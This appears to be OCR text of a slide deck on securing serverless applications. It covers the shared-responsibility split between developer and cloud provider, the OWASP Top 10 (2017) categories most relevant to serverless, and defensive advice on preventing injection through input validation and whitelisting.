
ENABLING SECURITY IN A CONTINUOUS DELIVERY PIPELINE

Laura Bell, Michael Brunton-Spall,
Rich Smith & Jim Bird



Serverless model doesn't fit into security team's worldview

@iteration1



How do we change this?

WIP

Secure WIP for Serverless

- → The code you **Write**
- → The code you **Inherit**
- → The container you were **Provided**

Secure WIP


means collaboration

DevSecOps

WIP

How to WIP?

Security seperation of concerns



You

Responsible for security of your app running in the cloud

App Data

Authentication

Application code

App Dependencies

Provider

Responsible for security of the cloud infra

Scaling

High Availability

Software Installation

Backup & Recovery


Servers

Rack and Stack

Upgrades & Patching

Power, HVAC

OWASP Serverless Top 10 (2017)



A1:2017 - Injection

A2:2017 - Broken Authentication

A3:2017 - Sensitive Data Exposure

A4:2017 - XML External Entities (XXE)

A5:2017 - Broken Access Control

A6:2017 - Security Misconfiguration

A7:2017 - Cross-Site Scripting (XSS)

A8:2017 - Insecure Deserialization

A9:2017 - Using Components with Known Vulnerabilities

A10:2017 - Insufficient Logging & Monitoring

OWASP Serverless Top 10

VERY relevant in serverless

* A1 Injection
* A5 Broken Access Control
* A6 Security Misconfiguration
* A9 Components with known vulnerabilities
* A10 Insufficient Logging & Monitoring

..talk about these as we go along..

Secure WIP

@iteration1


WIP
Write

@iteration1

OWASP A1-Injection

Issue: Hostile Incoming Data

```
* Same issues as in traditional apps, but more prevalent.
* Frontend frameworks made this transparent before.
* Need to pay more attention now.
```



Injection

What should I do?

- → **Input Validation** FTW.
- → **Seperate** data from commands/queries.
- → **Sanitize** data being stored.
- → Use **Whitelist** validation strategy (if possible).

Injection- Whitelist & Blacklisting

Whitelisting only passes expected data.

